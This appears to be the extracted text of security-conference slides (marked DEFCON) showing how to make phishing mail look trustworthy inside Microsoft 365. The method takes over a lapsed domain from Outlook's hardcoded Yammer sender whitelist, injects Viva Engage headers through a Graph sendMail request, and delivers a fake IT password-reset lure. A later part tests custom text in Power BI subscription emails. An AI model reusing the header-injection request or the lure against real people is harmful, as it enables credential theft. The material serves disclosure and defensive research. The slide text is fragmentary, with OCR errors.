X-MS-Outlook-YammerExtensibleContentData:
s=dfm;ss=atmention;tst=mediapost;threadid=eyJfdHlwZSI6IlRocmVhZCIsImlkIjoimzgyMDkyNTY2OTAzMTkzNyJ9;
eid=f9e7e56b-6b32-3e7d-8217-1dc4867e9d2b
X-Auto-Response-Suppress: All
X-SMTPAPI:
```

Email Header

“X-MS-Outlook-YammerExtensibleContentData”



```

    }
    }
    }
    let f = RegExp("p=y S=?[a-z]+;");
    , S = (0,
    s.jK)("setYammerData", e => {
        if (e.ExtensibleContentData) {
            let t = function(e, t) {
                let a = null;
                if (e) {
                    let r = e.match(f);
                    if (r?.length == 2)
                        switch (r[1]) {
                            case "com":
                                a = new l(e,t);
                                break;
                            case "dd":
                                a = new h(e,t);
                                break;
                            case "df":
                                a = new g(e,t);
                                break;
                            case "dfm":
                                a = new u(e,t);
                                break;
                            case "ed":
                                a = new p(e,t);
                                break;
                            case "ma":
                                a = new I(e,t);
                                break;
                            case "story":
                                a = new A(e,t);
                                break;
                            case "qd":
                                a = new y(e,t);
                                break;
                            case "qm":
                                a = new D(e,t)
                                }
                }
            }
        }
    }
}

```

Viva Engage – Investigating special view

p=y;

Product

→ y (yammer)?

s=com;

Scenario Type

→ com (CopyOfMessage), dd (DailyDigest), df (Discovery), dfm (directFollower), ed (engageDigest), ma (MandatoryAnnouncement), story, qd (questionsDigest), qm (questionMessage)

ss=atmention;

Scenario Sub-type

→ threadstarter, reply, mandatoryannouncement, atmention

tst=mediapost;

Thread Starter Type

→ article, mediapost

threadid=eyJ...;

Thread ID


→ base64({"_type":"Thread","id":"<id>"})

eid= f9e7e56b-6b32-3e7d-8217-1dc4867e9d2b

Email ID



Viva Engage – Hardcoded domain whitelist



```
owa.60321.m.0b978ac1.js X
-
-   )
-   , w = (0,
-   d.jK)("setYammerDataToNull", e => {
-   |   e.YammerData = null
-   |   }
-   |   );
-   |   var v = a(345550);
-   |   let C = ["@yammerteamlabs.com", "@yammerqa.com", "@yammer.com", "@eu.yammer.com", "@engage.mail.microsoft", "@eu.engage.mail.microsoft"];
-   |   function R(e) {
-   |   |   let t = (e.From ? e.From.Mailbox?.EmailAddress : e.Sender?.Mailbox?.EmailAddress)?.toLowerCase();
-   |   |   return !!t && C.some(e => t.indexOf(e) > -1)
-   |   |   }
-   |   }
-   |   function Y(e) {
-   |   |   if (!e)
-   |   |   |   return !1;
-   |   |   if (void 0 == e.YammerData)
-   |   |   |   if (e.ParentFolderId?.)
-   |   |   |   |   v.A)(e.ParentFolderId.
-   |   |   |   |   return (0,
-   |   |   |   |   o.IF)("Yammer_onJun
-   |   |   |   |   logEvery: 1
-   |   |   |   |   }},
-   |   |   |   |   w(e),
-   |   |   |   |   !1;
-   |   |   if (!R(e))
-   |   |   |   return (0,
-   |   |   |   |   o.IF)("Yammer_Inval
-   |   |   |   |   logEvery: 1
-   |   |   |   |   }},
-   |   |   |   |   w(e),
-   |   |   |   |   !1;
-   |   |   x(e)
```

combell by teamblue

Starter | SME | Large enterprise | 24/7 Support | Webmail | Login

Domains | Hosting | Websites & Apps | E-mail | Tools | Servers | Managed Services | Partners | Search

yammerteamlabs.com

Check

Go to cart →

✓ Good news! This domain is still available

Register it before someone else does

yammerteamlabs .com

46.99 /year

9.99 /year

+ Add



Viva Engage – My domain now



Home > Microsoft | Custom domain names

yammerteamlabs.com ...

Custom domain name

[✓ Make primary](#) [Delete](#)

Type	Custom
Status	Verified
Federated	No
Primary domain	No
In use	Yes 1 resources referencing this domain name

[Overview](#) [Monitoring](#) [Properties](#)

Basic info



Engage Notifications
notifications@yammerteamlabs.com
Member



User principal name	notifications@yammerteamlabs.com 
Object ID	67986f14-6c6d-4930-82aa-6c6390b7e520 
Created date time	Jul 20, 2026, 10:08 PM
User type	Member



Viva Engage – Send message from our domain

Method *

POST

Body type

JSON

Access token id *

90

Select...

Request Uri *

https://graph.microsoft.com/v1.0/me/sendMail

Format JSON

Format XML

Body

```
{
  "message": {
    "subject": "Test email from yammerlabs domain",
    "body": {
      "contentType": "Text",
      "content": "This is the regular email body"
    },
    "toRecipients": [
      {
        "emailAddress": {
          "address": "AdeleV@yt0ww.onmicrosoft.com"
        }
      }
    ],
    "internetMessageHeaders": [
      {
        "name": "X-MS-Outlook-YammerExtensibleContentData",
        "value": "s=dfm;ss=atmention;tst=mediapost;threadid=eyJfdHlwZSI6ImRocmVhZCIsImkljoiMzgyMDkyNTY2OTAzMTkzNyJ9;eid=f9e7e56b-6b32-3e7d-8217-1dc4867e9d2b"
      },
      {
        "name": "X-MS-Engage-Notification",
        "value": "network/69484183553/user/704291889153/type/storyline_influencer_user_mention/email/f9e7e56b-6b32-3e7d-8217-1dc4867e9d2b"
      }
    ]
  }
}
```



Viva Engage – Success?!

Inbox ★

↓

↕

↕

↕

Today

Engage Notifications

Test email from yammerlabs d...

23:41

This is the regular email body

Test email from yammerlabs domain

Posted in Helpdesk Ticket 1338

KN

Keanu Nys

20 Apr • @1

Seen by 2

Hi Alice,

We are seeing some suspicious sign in attempts to your account.

Please update your password as soon as possible using [this link](#).

Make sure to only ever use the **authorized password reset portal** from our organization. Never use any other website to reset your password!

If you noticed any suspicious activity on your account recently, let us know as soon as possible.

Kind regards,
IT Security Department

Like

Comment

Share

Be the first to like this



Write a comment

GIF

Change view



Viva Engage – External Test

Test email from yammerlabs domain



Sorry, we can't open this message

This message is either private or has been

Request

Pretty Raw Hex JSON Web Tokens

```
1 POST /graphql?operationName=NestedThreadClients HTTP/2
2 Host: www.yammer.com
3 Content-Length: 1889
4 X-Request-Id: 6e9284e8-5a15-4285-ae87-f26e90ab378d
5 Authorization: Bearer eyJ0e
  Xc5I
  SBOe
  CJzc
  OSPF
6 X-Analytics-Client-Properties: CICAggUQBRooCAEiJGY5ZTd1NF
7 Accept-Language: en-US,en;q=0.9
8 Sec-Ch-Ua: "Chromium";v="149", "Not) A;Brand";v="24"
9 Sec-Ch-Ua-Mobile: ?0
10 Sec-Ch-Ua-Platform: "Windows"
11 X-Ecs-Etag: "aOtuqu4E4BZ2g+WayHb6DouNUYfhWXyp87bgMREKWpA=
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Ap
13 Accept: application/json
14 Content-Type: application/json
15 Origin: https://outlook.cloud.microsoft
16 Sec-Fetch-Site: cross-site
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=1, i
21
22 {
  "operationName": "NestedThreadClients",
  "variables": {
    "threadId": "eyJfdHlwZSI6IlRocmVhZCIsImlkIjoiaMzgyMDkyI
    "sortRepliesBy": "UPVOTE_RANK_THEN_CREATED_AT",
    "includeHiddenForNetworkInDiscovery": true,
    "includeSenderBadges": true,
    "includeOriginNetworkBadge": true,
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Length: 24
3 Content-Type: application/json;ch
4 Vary: Origin
5 Access-Control-Allow-Origin: http
6 X-Request-Id: 6e9284e8-5a15-4285-
7 Server-Timing: opName;desc="Neste
  xReqId;desc="6e9284e8-5a15-4285-a
8 Timing-Allow-Origin: https://outl
9 X-Robots-Tag: none
10 X-Lodbrok-Cell: prod_central_1-c5
11 Report-To:
  {"max_age":3600,"endpoints":[{"ur
  rod_central_1"}]}
12 Nel: {"report_to":"default","max_
13 Strict-Transport-Security: max-ag
14 X-Content-Type-Options: nosniff
15 X-Cache: CONFIG NOCACHE
16 X-MSedge-Ref: Ref A: D8377B670AFC
  2026-07-21T21:55:43Z
17 Date: Tue, 21 Jul 2026 21:55:43 G
18
19 {
  "data": {
    "thread": null
  }
}
```



Viva Engage External Best

Hi Alice, We are seeing some suspicious sign in attempts...



Viva Engage <notifications@eu.yammer.com>

To: pentesting2



Sun 22/02/2026 18:48



This email is for the direct recipient only and contains a link to activate your Viva Engage account.

Bob The Builder sent you a message.

Hi Alice,

We are seeing some suspicious sign in attempts to your account.

Please update your password as soon as possible using this link <<https://www.google.com/>>.


Make sure to only ever use the authorized password reset portal from our organization. Never use any other website to reset your password!

If you noticed any suspicious activity on your account recently, let us know as soon as possible.

Kind regards,
IT Security Department

cc: [pentesting2](#)

[Reply on Viva Engage](#)



Microsoft Corporation | One Microsoft Way, Redmond, WA 98052, USA. Not interested in these messages? [Unsubscribe from this conversation](#). By replying to this email, you accept the [Privacy Policy](#) and [Terms of Use](#).



Viva Engage Internal

☐ Inbox

☐ Keanu Nys
 Hi Alice, We are seeing s... 20/04/2026
 Keanu Nys mentioned you in ... Inbox

Hi Alice, We are seeing some suspicious sign in attempts...

Posted in Helpdesk Ticket 1338


Keanu Nys
 20 Apr • @1

Seen by 2

Hi Alice,

We are seeing some suspicious sign in attempts to your account.

Please update your password as soon as possible using [this link](#).

Make sure to only ever use the **authorized password reset portal** from our organization. Never use any other website to reset your password!

If you noticed any suspicious activity on your account recently, let us know as soon as possible.

Kind regards,
IT Security Department

Like
Comment
Share

Be the first to like this




GIF

Change view ^




04 - DEFCON



Power BI

Power BI – Intro

- Microsoft's data visualization / business intelligence tool
- Mainly for building dashboards & reports of business data sources
- Subscriptions
 - Built-in email delivery for reports




The screenshot shows the Microsoft Power BI Home page. At the top, there's a navigation bar with 'Power BI Home' and a search bar. Below this, a banner promotes a €200 discount on FabCon/SQLCon Barcelona. The main area features a 'New report' button and a 'Recommended' section with two cards: 'Explore basic Power BI concepts' and 'Explore the 100 most useful productivity tips'. A 'Recent' section at the bottom shows a table of reports.

	Name	Type	Opened	Location	Endorsers
	report1	Report	8 days ago	My worksp...	—



Power BI – Subscription Emails: Testing



The image shows two overlapping screenshots of the Power BI web interface. The background screenshot shows the 'Subscriptions' settings for a report named 'report1'. The foreground screenshot shows a detailed view of the 'Subscriptions' settings, with a yellow box highlighting the 'Email subject' and 'Message' fields.

Subscriptions

Keep track of your data by subscribing to this report.

[Manage all](#)

Subscription Name 1

Unsaved changes

Subscription name *

Subscription Name 1

Recipients *

Adele Vance

Attach full report

None

Scheduled date and time

Start date * 7/23/2926

End date Select a date

Repeat *

Monthly

Every month on day(s) *

Ex: 1,27-30

Last day of month

Save New subscription

Subscriptions

Keep track of your data by subscribing to this report.

[Manage all](#)

More options

Email subject

We can have a custom subject

Message

Hello world!

Report page ①

Page 1

Permission to view the report in Power BI

Link to report in Power BI

Report page preview

Activator

[Trigger action based alerts with Activator](#)

Send now

Subscription must be saved before sending.

Save New subscription



Power BI – Subscription Emails: Testing

no-reply-powerbi@microsoft.com

report1 | Data updated 7/13/26 | Search

Home
Copilot
Create
OneLake catalog
Apps
Scorecards
Workspaces
My workspace
report1
Power BI

Subscriptions

Keep track of your data by subscribing to this report.
Manage all

Subscription Name 1

Subscription name
Subscription Name 1

Recipients
Adele Vance

More options

Email subject
We can have a custom subject

Message
Hello world!

Report page
Page 1

Send now

Save New subscription

We can have a custom subject

Microsoft Power BI <no-reply-powerbi@microsoft.com>
To: Keanu Nys
Thu 23/07/2026 23:01

Microsoft Power BI

Subscription Name 1

Hello world!

You're receiving this email because AdeleV@yt0ww.onmicrosoft.com subscribed you to the 'Page 1' page of the 'report1' report. The image above was generated on July 23, 2026 21:01 UTC.

Your opinion matters

Help us improve subscription emails by sharing your thoughts. [Give feedback >](#)

[Privacy Statement](#)
Microsoft Corporation, One Microsoft Way, Redmond, WA 98052
Microsoft

Reply Forward

Generic Microsoft banner
Can't be removed,
but adds more credibility



Power BI – External Recipients?

- Recipients need to exist in the tenant
- Guest users only work on paid licenses...

▼ Action Required: Your Power BI Subscription Paym...   

